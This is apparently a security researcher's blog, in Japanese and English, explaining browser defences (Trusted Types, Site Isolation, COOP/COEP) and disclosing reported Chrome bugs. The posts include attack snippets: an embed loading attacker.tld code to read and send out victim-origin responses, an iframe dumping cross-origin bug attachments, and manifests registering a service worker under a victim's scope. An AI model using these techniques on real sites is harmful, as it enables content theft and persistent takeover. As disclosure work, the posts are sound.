2021年6月12日土曜日

Trusted Typesの概念と背景

今回はTrusted Typesに対する個人の見解を書いてみます。


Trusted Typesはブラウザが文字列を文字列以外の型として扱うSinkに対して、開発者に型の変換を強制するセキュリティ機能です。Trusted TypesによりDOM-based XSSを原理的に減らし、DOM-based XSSに対するセキュリティレビューを簡潔にすることが出来ます。

安全でないデフォルト

近頃のWeb開発ではTypeScriptがよく使われるようになりました。これは型を明示することにより、エラーを事前に防げるからです。

セキュリティでも同じことが言えます。そもそもelement.innerHTMLにStringを代入出来ること自体が間違っているのです。innerHTMLはHTMLを代入する為のものであり、Stringを代入してもHTMLとして型の変換がされてしまうからです(i.e. re-parsing)。

同様に、scriptElement.textにStringを代入すべきではなく、Scriptを代入するべきなのです。

このように、Web開発ではHTMLやScriptなどをStringとして扱える安全でないコーディングがデフォルトでした。Trusted TypesはTrustedHTML、TrustedScript、TrustedScriptURLという3つの型を提供し、Opt-inでこの型に変換されるSinkに対して型のランタイム確認をすることができます。


なぜ現状のCSP script-srcではダメなのか

CSPのscript-srcは開発者が意図して読み込んだスクリプトを明示することにより、信頼するスクリプトのみを実行することが出来るセキュリティ機能です。しかし、Script Gadgetsなどの研究により、よく使われるフレームワークやライブラリのコード内にDOM-based XSSを引き起こすコードがあることが分かってきました。その為、CSPのscript-srcにより緩和されていたと思われていたXSSが場合によっては緩和出来ていないことが分かってきました。

なぜTrusted Typesなのか

Trusted TypesはWebアプリ内で実行されている全てのコードに対して型の確認がされます。その為、Webアプリで許可されているポリシーの安全性が確保出来ればDOM-based XSSがないということがほどんど担保できます。逆に言えば、DOM-based XSSに対するセキュリティレビューはTrusted Typeポリシー内のコードだけを読めばよくなります。これはSPAなどのStored XSSやReflected XSSがないウェブアプリからはXSS自体がなくなることを意味します。

更に最近ではPrototype Pollutionを使ってXSSの脆弱性がないアプリでも、プログラムのフローを変えて最終的にXSSに持っていくという手法があります。このような場合、Trusted Typesがデプロイされている環境であれば、危険なSinkを使うコードが極端に減るため、原理的にXSSに辿り着くことが難しくなります。

また、Prototype Pollutionを使ってHTML Sanitizerのコンフィグを改ざんするような手法でも、今後出てくるSanitizer APIを使うことによってXSSが発生するHTMLは返らないようになります。

(ただPrototype PollutionはXSSが出来なくても他の方法で悪用が出来ると思います)

Strict CSPとTrusted TypesをやってればXSSは完全に緩和できる?

いくつか分かっている問題があります。


Dynamic importにはTrustedScriptURL型が強制されるべきだが、多分Dynamic importがTC39の持ち物なので、それが叶わないと思われる。一応この問題を解決する為にDynamic Import Host Adjustmentという提案がされている。この問題はscript-srcにスクリプトを読み込めるオリジンのリストを指定することにより緩和できる。

Strict CSPでは'strict-dynamic'が許可されている為、Templateタグ内のHTMLをDOMに移すようなガジェットがある場合、Stored XSSかReflected XSSがあればXSS出来る可能性がある。この問題は'strict-dynamic'を無くしたNonceのみのCSPにより緩和できる。


終わりに

最近Trusted Typesに注目していたので、そこらへんの理由をまとめてみました。
次回、時間があれば既存のコードをどうやってTrusted Typeしていくか、みたいな記事を書こうかと思ってます。

2021年3月31日水曜日

A Hack to render untrusted content in an isolated process

Sometimes, Web apps needs to render untrusted content in their websites, where the content can execute script. And most of them are implemented in one of the following 2 ways.

  1. Create a sandboxed domain, where user can execute script but has no harm in the main product (e.g. *.googleusercontent.com)
  2. Render the content using sandboxed iframe, with Data URL or srcdoc (i.e. the script will have opaque origin).
With Spectre, the latter option becomes vulnerable 😕

Site Isolation

At the time of writing, Site Isolation is fully enabled only on desktop platforms of Chromium . So this post will only focus on the desktop platforms.

While Site Isolation takes care of isolating cross-site documents (i.e. option #1), it doesn't take care of same-site sandboxed iframes at the time of writing. Data URL and srcdoc (i.e. about:srcdoc) are considered same-site to the navigation initiator.

Therefore, script executing inside Data URL or srcdoc sandboxed iframes can read data of parent frame (i.e. the navigation initiator).

A real world example

Google Earth has a feature to import KML map. Google Earth renders KML map in a sandboxed iframe with srcdoc. And because KML map can have arbitrary contents including scripts, this allows an attacker with Spectre exploit to read data of earth.google.com.

This bug was reported to Google but marked as Won't Fix 😂

The following PoC shows the ability for an attacker to execute script inside the sandboxed iframe by showing a random YouTube video 😁

(* Audio is loud so turn off if you don't want to listen 😊)

A Hack to render untrusted content in an isolated process 

As you might have guessed from the title of this blog post, there is a solution to this problem 😉
I've mentioned in my Site Isolation blog post, that a Blob URL with opaque origin will have its process isolated based on origin AND path.
We can use this fact to create a Blob URL from an opaque origin document. Which will result in creating a Blob URL with opaque origin, which is guaranteed to have an isolated process per new Blob URL if navigated.

The following PoCs shows this in action 😎

Conclusion

If your site renders untrusted scripts using sandboxed iframe with either srcdoc or a Data URL, you should use a Blob URL with opaque origin instead 🙂

2020年3月3日火曜日

投機的なWebの修復

先日Mozaic.fmでCross Origin Info Leaksについて話しました。

  1. ep63 Cross Origin Info Leaks
  2. 雑談編(こちらはプラバシーや新しいEdgeなどセキュリティとは関係ない雑談です)
ここではMozaicで話した事をまとめてみたいと思います。


スペクターとはなんだったのか

スペクターはCPUの脆弱性で、別のOSプロセスの情報をサイドチャネル攻撃を使って読み取れる脆弱性の総称です。

各OSプロセスはそれぞれアドレス空間が割り当てられ、別プロセスの情報は原則読み取ることは出来ません。勿論、WindowsのMedium Integrity Level(IL)のプロセスなどは、ユーザ権限がある為、権限が同等もしくは低いプロセスをデバッグできるので、別プロセスの情報を読むことが出来ます(権限が高いプロセスはデバッグ出来ないのでEoPではない)。しかしこれはMedium IL以上のプロセスが出来ることであり、権限の低いプロセスではこのようなことは出来ません。
その為、プロセス間で通信する際にはInter-Process Communication(IPC)が必要となります。

しかしスペクターを使うことで、例えばウェブページをレンダリングするレンダラプロセス(Chromeの場合、Untrusted IL)からブラウザプロセス(Medium IL)に割り当てられたメモリを読むことが出来てしまいます。更に、それがJavaScriptからも出来ていました。

何が直ったのか

スペクターにはいくつかの種類があり、正確に全てがどう直ったのかは分かりません。

  1. OSにより修正が違うものがある
  2. CPUから提供されたマイクロコードのパッチにはどう直したかの説明がない
実際にGoogle ProjectZeroが直ったはずのRIDLを使ってレンダラプロセスを掌握した攻撃者はChromeのサンドボックスを迂回出来ることを証明しています。

ただ、OSが保証する範囲は各プロセス隔離である為、スペクターのパッチが完璧にされているとしても、同一プロセス内のメモリを読むサイドチャネルは可能です。

何故ブラウザの問題は残っているのか

ブラウザはクロスオリジンのiframeなどを従来親フレームと同一プロセス内にレンダリングしていました。これが問題の原点で、スペクターを使うとJavaScriptから同一プロセス内のメモリを読めるということは、例えば攻撃者のサイトからGoogle.comのコンテンツが読めると言うことになります。

しかし、JavaScriptから同一プロセス内のメモリを読めると言うのは直接何かを読めるわけではなく、細工されたJavaScriptを実行し、CPUが計算処理をした後の返り値の速さを元にして情報を読み取ります。その為、攻撃にはCPUの処理速度の違いがわかるほど精密なタイマーが必要となります。

ブラウザはどの様な対策をとったのか

上記の通り、攻撃には精密なタイマーが必要な為全てのブラウザが以下の緩和策を取りました。

  1. performance.nowの精度を下げた
  2. SharedArrayBufferを無効にした
更にChromeのデスクトップ版ではSite Isolationが有効になり、各サイトごとにプロセスが割り当てられ隔離されるようになりました。その為、Chromeのデスクトップ版ではSharedArrayBufferが有効になっています。

ブラウザの対策は十分だったのか

ChromeのJavaScriptエンジンのV8チームのブログによると、全ブラウザがとった緩和策には大きく分けて2つの弱点があるそうです。
  1. サイドチャネルが発生するCPUの処理を何度も実行させ、CPUの処理を増やすことにより、精度が落ちたperformance.nowでも処理速度の違いが分かるようになる
  2. Webの技術を使ってperformance.now以外にも精度の高いタイマーが作れるという論文が公開されている
このことから、Chromeは緩和策が完璧な対策にはならないと考え、Site Isolationへの舵をきりました。

Site Isolationとは

各サイトを個別のプロセスにレンダリングするセキュリティ機能です。
元々は攻撃者にJavaScriptエンジンなどのメモリ破壊バグを突かれ、プロセスが掌握されてしまったとしても、他サイトの情報を盗まれない様にする為開発が進められていました。

しかし、サイトごとにプロセスを分けるという設計なので、スペクターの対策にもなることが分かり、開発の速度が一気に上がりました。Chrome 67でスペクター対策として有効にされ、Chrome 77でプロセスが攻撃者に掌握されてもUXSSなどが出来ない様になりました。

しかし、Site IsolationはあくまでOSレイヤーでのプロセスの隔離で成り立っている機能であり、OS以上のレイヤーでセキュリティ境界が崩れた場合は役に立ちません。つまり新しいもしくは古いスペクターの種類のパッチがCPUまたはOSで完全に出来ていない場合、Site Isolationまたはブラウザでの対策は出来ません。

雑談ですが、そもそも何故ブラウザにUXSSが発生してしまうのかというと、レンダラプロセス内に実装されているSame-Origin Policyを迂回出来るバグがあり、そこが迂回出来てしまうと別サイトも同じプロセス内にレンダリングされていた為、容易に別サイトにアクセス出来ていました。Site Isolationはレンダラプロセス内のSame-Origin Policyにバグがあったとしても、そもそもそのプロセスに別サイトのデータがなきゃアクセス出来ないよね?という面白い設計で、僕なら絶対考えつかないなーと思いました。

Cross-Origin Read Blocking(CORB)とは

重要度が高いクロスオリジンなリソースが別サイトのレンダラプロセスに展開されることを防ぐセキュリティ機能です。
実はSite Isolationだけでスペクターの対策が出来るわけではありません。 例えば、攻撃者サイトがGoogle.comを画像として埋め込んだ場合(<img src="https://www.google.com">)、ブラウザは画像を表示する為に攻撃者サイトのレンダラブロセスにGoogle.comのコンテンツを展開してしまいます。この時点でスペクターを使うことによりGoogle.comのコンテンツが読めてしまいます。

この攻撃を防ぐ為、CORBはHTML、XML、JSON、PDF、ZIPなどのMIMEタイプが設定されたリソースを別サイトのプロセスに読み込まれることを防ぎます。CORBにより重要なリソースはデフォルトで保護されます。

Cross-Origin Resource Policy(CORP)とは

オプトインで任意のリソースを同一オリジンか同一サイトのみに埋め込みを許可することが出来るセキュリティ機能です。
残念ながら上記CORBはブラックリストベースの保護機能であり、例えば攻撃者サイトが他サイトの画像を埋め込むことを防ぐことは出来ません(Webが壊れる為)。

しかし、オプトインのCORPヘッダーを指定することで、任意のリソースの埋め込みを制限出来る為、例えば総理大臣の給与明細の画像が別サイトからスペクターを使って盗まれるということが起きなくなります。

COEPの登場により、CORPを使って逆にこのリソースは別サイトから埋め込まれてもいいという明示的な指定にも使われることになりそうです。

Cross-Origin Embedder Policy(COEP)とは

ウェブページとそのページをトップフレームとする全てのフレーム内に埋め込まれるリソースが明示的に埋め込まれていることを保証するセキュリティ機能です。

Site Isolationが有効になっていないブラウザでSharedArrayBufferなどが使えないのはWebの為に健全なことではありません。その為、SharedArrayBufferが使いたいウェブページのプロセスを隔離し、そのプロセス内に埋め込まれるリソースが全て明示的に埋め込まれていれば攻撃のしようがないよね、というのがCOEPです。

COEPヘッダーを指定したウェブページはそのページとそのページをトップフレームとする全てのフレーム内に埋め込まれるリソースが明示的にCORSかCORPを指定して許可していなければなりません。明示的に指定がないリソースはブロックされてしまいます。

Cross-Origin Opener Policy(COOP)とは

別のタブにあるWindowまたはOpenerの参照を無くすセキュリティ機能です。

COEPのみだとまだSharedArrayBufferなどは有効に出来ません。それはウェブページにある全てのリソースが明示的に埋め込まれていても、そのページへの参照をもつページが別のタブに開かれている場合、双方が同一プロセス内にレンダリングされるからです。

この状況を防ぐ為、例えばCOOPヘッダーをsame-originに指定するとそのページの参照がクロスオリジンなタブからは取れなくなります。これによりブラウザがCOEPヘッダーとCOOP same-originヘッダーの両方が指定されているページのプロセスを隔離することにより、そのページ上ではSharedArrayBufferなどが有効に出来る想定です。

COOPはそれ以外にも今まで常に可能だったクロスオリジンなタブのフレーム数のリークなどを防ぐ用途としても使えます。

Securer Contextとは

Secure Contextを拡張し、現在のSecure ContextをSecure Context Transportとして、COEPヘッダーとCOOP same-originヘッダーの両方が指定されているページをSecure Context Isolationとし、Strict CSP(とTrusted Types?)が指定されているページをSecure Context Injectionとしようという提案です。

つまり、現在のSecure Contextがないと使えないWeb APIがある様に、Secure Context IsolationがないとSharedArrayBufferなどを使えなくし、更にSecure Context InjectionがないとWebUSBなど強力なAPIを使えない様にしていこうという提案です。

個人的には、Webに必要なのかと言われる様な強力なAPIなどにPermission以外にも必要な制限をかけるというのはとても良いことだと思います。


ポッドキャストで説明した全ての機能は説明出来なかったので、時間がある方は是非ポッドキャストを聞いてみて下さい!

2019年9月18日水曜日

Nonce-based CSP + Service Worker = CSP bypass?

Service Worker is a great technology that allows you to develop web app's offline experience and increase performance of your website.

But this also means that a web page is cached. And if your website has a nonce-based CSP, then your CSP will also be cached. This means, no matter how random the nonce is (and you serve different nonces for every request), as long as Service Worker sees that the request is same, it'll respond with cached content, which always have the same CSP nonce.

To see if this can be exploited, I made a CSP bypass challenge.

Above page uses Strict CSP, and Service Worker code was taken from Google's SW intro page (second example you see when you click the link).

So it should be safe against XSS bugs, right? :)

Well, challenge was made in a way that it's possible to bypass Strict CSP, and I'm hoping that people will find this CSP bypass in real websites someday :)

The challenge has 2 injection points.
  1. location.hash (Service Worker doesn't see the hash)
  2. Referrer passed to server (Service Worker doesn't see this either)
There are many other sources of XSS that Service Worker doesn't use as a key for a request (e.g. Stored XSS payload can't be keyed either).

Intended solution was following.

Gareth wrote a great post about leaking information using <base> tag's target attribute even under Strict CSP. I used similar trick, which is iframe's name. I used referrer to inject iframe and name attribute leaked nonce of the legit script tag, and simply used a leaked nonce to execute script, through location.hash. This is possible because Service Worker doesn't care about changes in location.hash so it'll still serve cached content.

On the other hand, @lbherrera_ solved the challenge using CSS.

He used referrer to inject <input> tag and set nonce as a value, and then brute-forced nonce character one by one using CSS. When when brute-force identifies a character, it'll send a request to his server, which will set the cookie with a matched nonce character, and save whole nonce this way. After whole nonce is stolen, he would use the location.hash to perform XSS with proper nonce.

Conclusion:
  1. Service Worker might help bypass nonce-based CSP
  2. Always fix XSS bugs even if XSS is blocked by CSP. Time to time, I find CSP bypass in the browser as well (e.g. this). All mitigations have bypasses :)
Update:
After publishing this post, I saw some comments that are worth noting, so I'm sharing it here.

@SecurityMB shared a solution by taking over valid nonce. This is possible in non-chromium browsers because they don't have nonce-hiding protection in the browser. This also means that one DOM-based XSS that can't be keyed by Service Worker is enough to bypass nonce-based CSP because you can use recursive CSS import to leak the nonce. Check out ONSEN tool by @mage_1868 for example.

@we1x shared his opinion that any form of caching allows extraction of nonces. This gave me an idea that Signed HTTP Exchanges (i.e. SXG files) is actually not compatible with nonce-based CSP by design. Because it's a file that stores response headers as well as response body for maximum 7 days (where DOM-based XSS could still occur). Which I've filed an issue and looking forward to a solution :)

2019年7月2日火曜日

Intro to Chrome's (g)old features

This post is about following 2 features and how to (ab)use them.
  1. PNaCl
  2. Chromium-Intercept
Those 2 features are old enough that they might die any time soon. So I thought it's a good idea to let them shine before they die :)

PNaCl
Portable Native Client is an older brother of WebAssembly. Basically you can run your C/C++ code on a web page using PNaCl. Pepper API provides useful classes that can be used in PNaCl. One of the interesting class is a URLLoader class (and related URLRequestInfo and URLResponseInfo classes). 

Basically you can send a request to same-origin URL and read a response (for cross-origin requests, CORS comes in). But same-origin to what? to the embedder.

Let's say you have HTML injection in https://vicitm.tld, but you can't make that into XSS because CSP: script-src isn't bypassable. With PNaCl, you can do:
<embed src="https://attacker.tld/url_loader.nmf" type="application/x-pnacl">
And you can now make requests to anywhere in https://vicitm.tld, read response, and send that content back to your origin :)

Here's a PoC. See following for more details:

Unfortunately, PNaCl is about to die. Starting from Chrome 76, you'll need to have an Origin Trial token before body tag of the page to use PNaCl. But thanks to Eduardo's idea, you can actually use iframe's srcdoc to have the token inside head tag (assuming that CSP frame-src is set to 'self'). Since anyone can issue an Origin Trial token for any site, PNaCl can shine till the end :)

Here's a PoC with Origin Trial token.

I think this explains well about why CSP: object-src needs to be 'none'.

PS: If you use Chromium-based Edge, PNaCl isn't supported so you should be safe :)


Chromium-Intercept
Chromium-Intercept is a special section in AppCache that's only supported in Chrome (and possibly Chromium-based browsers). AppCache is used for serving contents offline or during error. So usually you are only allowed to intercept requests when response code is a error code (i.e. 4xx). But Chromium-Intercept will allow you to intercept the request even if response is not an error code.
CHROMIUM CACHE MANIFEST 
CACHE: 
NETWORK:  
FALLBACK: 
CHROMIUM-INTERCEPT: 
/ return /fallback.html

But there's a requirement that AppCache manifest's MIME type has to be "text/cache-manifest" in order to use Chromium-Intercept.

AppCache is really great for exploiting sandbox domains. This has been discussed in detail by @filedescriptor and @fransrosen so you should take a look.


But I want to call out one thing. You can still intercept requests from different directory within same-origin in Chrome (which was explain as fixed in this slide). It's just that Chrome now requires AppCache manifest's MIME type to be "text/cache-manifest" (again) in order to intercept requests from different directory.

Here's a PoC of using Chromium-Intercept to steal content of different directory on the fly :)
Go to https://test.shhnjk.com/alert.html after visiting PoC link. It should alert content of alert.html after intercepting the initial request.
This has been patched by https://www.chromestatus.com/feature/5125554036539392

As you can see, Chromium-Intercept is great for stealing contents on the fly, which maybe required when contents are served only with user's cookie. I was able to use this technique against some Google services (and I got $5k x 2).


Hope you enjoyed the post :)

2018年9月10日月曜日

What Permission Delegation changes in Web Security

There is a plan to ship Permission Delegation in Chrome 71. So I will try to summarize what would change in Web Security.

Reasons of why this is happening are explained in this doc so I will skip that part.
If Chrome 71 ships Permission Delegation by default, following is what happens.


Before Permission Delegation


After Permission Delegation

Basically, all permission prompt from cross-origin iframes will also have top-level origin. Of course, most of strong permissions can be requested from cross-origin iframes only if allow attribute is present (<iframe src="https://other.tld" allow="geolocation">) or explicitly allowed by Feature Policy response header (Feature-Policy: geolocation https://other.tld;).

So what would Permission Delegation change in Web Security? Let's say you have HTML injection in some site, but you can't turn that into XSS for whatever reason (e.g. CSP, XSS Auditor, etc). You can now frame your site with allow attribute and inherit permissions from top-level website (or request permission to users with origin of top-level website).

To protect a website against this permission inheritance issue, you should:

  • Set appropriate Feature Policy response header in all of responses
Or
  • Set CSP response header with appropriate frame-src directive in all of responses
These solution will not solve an issue where https://trusted.tld intentionally frames https://other.tld with allow attribute and https://other.tld has XSS in other pages. Permissions given to https://trusted.tld  are automatically inherited to https://other.tld frame, thus XSS can access that frame through DOM and abuse inherited permissions.

Let me know if something needs clarification 🙂

2018年9月8日土曜日

Abusing just-in-time payment app in Chrome

While I was reading about Payment Handler API, I came across one sentence.
Chrome also supports a non-standard feature we call just-in-time (JIT) installation
Alright, smells like a bug. So I quickly checked how it works, which can be found here. First, Payment Handler API allows payment provider to handle payment request sent to them (with API based on Service Worker). And what is JIT installation of payment app? I won't explain everything, but here's what happens.
When Payment Request is called with unsupported method, say:
new PaymentRequest([{ supportedMethods: 'https://example.com/pay/' }], { ... });
Chrome will fetch a URL specified in supportedMethods (e.g. https://example.com/pay/). Fetched page needs to respond with following response header pointing to Payment Method Manifest.
Link: <https://example.com/pay/payment-manifest.json>; rel="payment-method-manifest"
Now, Chrome will fetch Payment Method Manifest previously specified. Which looks like following.
{ "default_applications": ["https://example.com/pay/web-app-manifest.json"], "supported_origins": ["https://example.com"] }
Next up, Chrome will fetch Web App Manifest previously specified. Which looks like following.
{
  "name": "Pay with Example",
  ....
  "serviceworker": {
    "src": "service-worker.js",
    "scope": "https://example.com/pay/"
  },
  ...
}
Chrome will register Service Worker with JavaScript file pointed in "src" value with scope of "scope" value. Though, there *was* one condition in JIT installation that user has to click on "Pay" button.


Luckily, "Pay" button has default focus, so we could ask victim to hold enter key for 3 seconds and we could trigger JIT installation.
Have you noticed something in the image? Payment app seems to be from www.google.com. What happened? It turns out that you could specify arbitrary "scope" in Web App Manifest with Service Worker script from your site, and it'd happily register payment app with any scope 😀
{
  "name": "Pay to Attacker",
  ....
  "serviceworker": {
    "src": "https://attacker.tld/service-worker.js",
    "scope": "https://www.google.com/"
  },
  ...
}
Though, it behaved weirdly because Service Worker still had origin of attacker's site event though it was registered with Google's scope. I could't intercept navigation/payment request, but I could use some APIs like Console API, which logged arbitrary message whenever user goes to google.com's console.

This bug was really close to UXSS but I couldn't make it (I should've tried with Data URL script). Anyways, this bug was internally fixed in 2 days after report and JIT installation was disabled for Chrome 68 before the release ($5K).

Another thing I noticed was, you don't actually need script execution in victim's site to trigger JIT installation. Let's say, attacker has following script in his/her site.
new PaymentRequest([{ supportedMethods: 'https://attacker.tld/' }], { ... });
Chrome would fetch unsupported method which respond with following response header.
Link: <https://attacker.tld/payment-manifest.json>; rel="payment-method-manifest"
Chrome fetches Payment Method Manifest as follows.
{ "default_applications": ["https://victim.tld/user-upload/web-app-manifest.json"], "supported_origins": "*"  }
Now, Chrome fetches Web App Manifest from victim's site. This Web App Manifest can respond with any Content-Type, Content-Disposition, etc. Some of you maybe thinking, "Cross-origin No-CORS request to a JSON file? Isn't this supposed to be blocked by CORB?". You are right. Response should be blocked if this request happens from renderer process. But this request is sent by browser process, thus not in scope of CORB (though, Chrome needs to make sure that response is not leaked to renderer process).

Anyways, Chrome would continue and fetches Web App Manifest specified above. Which is following.
{
  "name": "Pay to Attacker",
  ....
  "serviceworker": {
    "src": "https://victim.tld/user-upload/service-worker.js",
    "scope": "https://victim.tld/user-upload/"
  },
  ...
}
Service Worker script needs to be Javascript Content-Type, but Content-Disposition etc doesn't matter.
In summary, If you have ability to upload some files to victim's site, you could install Service Worker without having script execution in victim's site (which is an eternal XSS). Of course this is a bug, so I reported it and fixed in 3 weeks ($3K).

So, first bug was fixed by checking that Web App Manifest, Service Worker script, and Scope URL are same-origin and second bug was fixed by checking that Payment Method Manifest and payment app are a same-site. Let's hack this 😆

Attacker's site calls:
new PaymentRequest([{ supportedMethods: 'https://redirect.victim.tld/open-redirect?url=//attacker.tld/' }], { ... });
Chrome fetches unsupported method which redirects to attacker's site, which respond with following response header.
Link: <https://victim.tld/user-upload/payment-manifest.json>; rel="payment-method-manifest"
And rest are the same. We just needed to upload another file to victim's site (the Payment Method Manifest), and hope that victim's site has open redirect in anywhere same-site to file uploaded origin. This passes all security checks, yet having Service Worker installation in victim's site without script execution. This was also fixed in 2 days after my report ($3133.7).

And finally, JIT payment app is available in Chrome 69.

[Update 03/26/2019]: Following Same-Site installation is now patched!
https://chromium.googlesource.com/chromium/src/+/3d9cdcca87fe1dff950c8daa61c1675688d11dfb

So what's possible now? You could still install Service Worker within same-site if:
  1. You can control response header to respond with arbitrary Link header
  2. You can upload JS file and JSON-looking file within same-site to where you control the response header
I think control over response header is difficult to achieve so current mitigation is good enough (though, maybe this is a new way to abuse subdomain takeover?). And we no longer require victim to hold enter key. Chrome will happily accept click or keypress as a user consent.

Here is a PoC for same-site Service Worker installation.

Special thanks to @agektmr and @fugueish for the swift response on my inquires around JIT installation.

I'm hoping to do another post this month. Stay tuned 🙂

2018年2月9日金曜日

Abusing sandbox domain to steal Chrome 0days

Today, I'll write about sandbox domain.

Sandbox domain is special domain meant to host untrusted (user uploaded) files. This make sure that untrusted files can not access sensitive information in trusted domains (with the help of SOP). So obviously, having XSS in sandbox domains wouldn't give attacker anything. Or is it? :)

I was browsing bugs.chromium.org one day, and noticed something. When attachment download link is clicked, it will follow below redirect.

https://bugs.chromium.org/p/chromium/issues/attachment?aid=attachment_id
⤵︎ Redirect
https://storage.googleapis.com/monorail-prod.appspot.com/16/attachments/Random_string
⤵︎ Download

And I could also render attachment instead of downloading them by adding "inline=1" parameter. If you noticed, the final domain where attachments are hosted is sandbox domain. It makes sense because those are uploaded by reporters. But some of those attachments are very sensitive because it includes 0day PoC of Chrome.

So I searched if I could host my HTML file in that sandbox domain, and surely I could. Luckily, I also had Chrome 0day attachment uploaded in bugs.chromium.org so I made PoC to steal attachment content from my uploaded HTML file, and it worked :)


<iframe src="https://bugs.chromium.org/p/chromium/issues/attachment?aid=attachment_id&inline=1" onload="alert(this.contentWindow.document.body.innerHTML)"></iframe>

So what attacker needed to do is simple. Go through recent attachments by incrementing "aid" parameter and see which "aid" requires authentication (which means, it's a security sensitive attachment). Gather all those aids and make loop to steal those attachments when rendered. And then, attacker needs to send that link via Chrome bug report so that Chrome security engineers who has access to all of the bugs open the link (which is their job).

After confirming that I can abuse this bug, I quickly reported it to Google. It took sometime for Google to triage the bug (since sandbox domain is usually out of scope), but Eduardo jumped into the case and everything was sorted out :) Overall, It was fixed in 5 days!


My thought on sandbox domain
Separating user contents from trusted domains is a good idea. But some user contents are sensitive. So putting everything together into same-origin sandbox might not be a good idea. Even if access to specific content requires a knowledge of random url path name, script-capable attacker with js file will be able to register Service Worker on sandbox domain. This means, all victim's request to sandbox domain is intercepted in the future if victim is infected by attacker's Service Worker. This idea is well spelled out here.

So, safer way to make sandbox domain is to isolate sandbox with subdomains (e.g. unique subdomain per user). This way, attacker's content won't have access to victim's content. In fact, this is how Google patched this bug.

Don't over trust sandbox domain!

Thanks for reading. hope you liked it :)

2017年12月31日日曜日

ブラウザ セキュリティの近状

7月中旬からEdgeのセキュリティの仕事を始めて、各ブラウザごとに面白いセキュリティの対策をしていることを学んだのでまとめてみる。ちなみに、僕が担当しているのはSOPバイパスなどのデザインレベルのバグですが、最近のブラウザ セキュリティで各社アツいのは「メモリ破壊を使った攻撃を設計レベルでどの様に悪用出来なくするか」という点なのでそこをまとめます。専門ではないので広く浅く(笑)

Chrome
Chromeはブラウザのサンドボックスに力を入れているブラウザです。Chromeの報奨金制度でもサンドボックスのバイパスが最高額で、レンダラRCEの倍額であることからも見てとれます。Chromeはそのサンドボックス技術を使ったSite Isolationという保護機能を開発しています。

Site Isolation
Chromeにはレンダラプロセスというウェブページを処理し表示するプロセスと、ブラウザプロセスというレンダラプロセスをマネージするプロセスがあります(詳細)。タブごとにレンダラプロセスが分かれていて各レンダラプロセスがサンドボックス内で動いている為、レンダラプロセスがメモリ破壊系のバグによって掌握されてしまった場合でもローカルディスクや別のレンダラプロセスにはアクセス出来ない設計になっています。しかしiframeなどを使うと、2つのサイトが1つのレンダラプロセス内に共存してしまう為、レンダラプロセスが掌握されるとUXSSなどに悪用出来てしまうという問題があります。実際にマイクロソフトのOSRチームがChromeのレンダラRCEを使って出来ることの詳細をまとめています。
長くなりましたが、Site Isolationはこの問題を解決するためにサイトごとにレンダラプロセスを分けて、セキュリティチェックをブラウザプロセスで行うというプロセスレベルでの保護機能です。これにより(理論的には)メモリ破壊の脆弱性だけではなくUXSSなどのデザインレベルのバグを使って別のサイトの情報を抜き取る攻撃も防ぐことが出来ます。Chrome 63の時点でちょっとした不具合はあるものの、ある程度安定した状態でこの機能を試すことが出来ます。Site Isolationが完成すれば、レンダラプロセスを掌握出来ても攻撃者が出来ることは殆どなくなると思われています。しかしSite Isolationはその名の通りサイト(ドメイン)の隔離であり、同一ドメイン内の別オリジンに対しては効力がありません。

Firefox
Firefoxは57からFirefox Quantumと名付けられた高速なブラウザをリリースしました。ここ10数年の中でFirefoxの一番大きなアップデートと言われていて、スピードなど色々な部分が改善されています。この中でFirefoxはStyloというCSSエンジンをリリースしました。Styloの何が凄いのかというとRust言語を使って書かれているというところです。

Rust
約10年ほど前、Mozillaの一部の人がCやC++言語を使って大規模で複雑なブラウザを開発をしながら同時に脆弱性を生まない様にするというのは不可能なのではないかと考えました。その為、C++言語並の速さを持ちながらメモリの安全性を保証出来る言語の開発を開始しました。それがRust言語です(この話の詳細)。RustはOwnershipやBorrowingなどのコンセプトを使って、2つの変数が同一のアドレスをさしていないかなど、脆弱性が生まれうる状況をコンパイル時に確認します。Rustのコンセプトが満たされ無い場合はコンパイルエラーとなりコンパイルが出来ません。その為、コンパイルされたコードはメモリの安全性が保証され、ランタイムの安全性確認が必要ありません(詳細)。
MozillaはこのRust言語を使って、Gecko(Firefoxのレンダリングエンジン)を置き換えるServoを作るプロジェクトを進めており、Servoの中でも既に安定しているStyloをFirefoxに先行投入してきたという状態です。その為、理論上(Unsafeを使って変なことをしない限り)FirefoxのCSSエンジンにはメモリ破壊の脆弱性が生まれなくなったということです。Servoが完成すれば、レンダリングエンジンでもその様な脆弱性は生まれなくなります。しかしメモリ破壊の脆弱性が見つかりやすいのはJavascriptエンジンであり、今後そこもRustを使って書き換えるのかに注目です。

Edge
Edgeはこれまで、他のブラウザとは対象的にメモリ破壊のバグがあっても、それを使って任意のコードが実行出来ない様にする保護機能に注力してきました。これにはCFGやCIGやACGなどがあります(詳細)。そして今年のFall Creators Updateで、RCEとサンドボックスバイパスを持ってしてもPCの制御を奪われない、Windows Defender Application Guard(WDAG)という機能がリリースされました。

WDAG
WDAGはマイクロソフトのHyper-Vという仮想化システムの技術を使い、Edgeを動かすだけに必要な機能が入ったVM内で動きます(VMのサイズは18MB)。ユーザーからするとEdgeの新しいウィンドウを開いているだけの様な感覚ですが、WDAG内のEdgeはVM内で動いている為、実際にホストマシーンに攻撃したい場合は、RCE、カーネルのバグ、そしてVMエスケープを組み合わせないといけません(詳細)。ユーザはグループポリシーで安全なサイトのホワイトリストを作ることで、安全なサイトのみ普通のEdgeで開き、それ以外のサイトはWDAGを使って開くなどの設定をすることが出来ます。WDAGは現在Windows 10 Enterpriseのみ使える状態ですが、徐々に他のバージョンでも使える様になっていく予定です。


ということで、各ブラウザの近状をまとめて見ました。これから各ブラウザがどうなって行くのか楽しみですね!

それでは、良いお年を!

2017年10月7日土曜日

PWA - Progressive Web Attack

Today, I'm going to blog about PWA (Progressive Web Apps)🙂

These days, web is getting bit secure by the help of CSP, which turns XSS into HTML injection (or really nothing). Even if we find XSS in modern web apps without CSP, sometimes we can't make interesting exploit with an XSS.

But what if there is a way to install an app with browser's native UI, by using just an HTML injection?

Progressive Web Apps
PWA is a web app which has responsive UI and offline capability (using Service Worker, Cache API, etc). And this means that it's very close to native app.

But wait, we could do this with Application Cache too right? Well, PWA is installable. With the use of Web App Manifest.

Progressive Web Attack
Web App Manifest is really special. It has ability to trigger PWA installation prompt with Browser's UI. Simply just with link tag, pointing to manifest file which can be served from cross-origin (with any MIME type) 😆 

Let see how we can abuse this feature!

Suppose Victim site has offline capability, and there is an XSS in webpage which is inside the scope of Service Worker. But Victim site uses a production-quality strict CSP.

Victim site

Vulnerable page.

And here is how to trigger installation prompt.

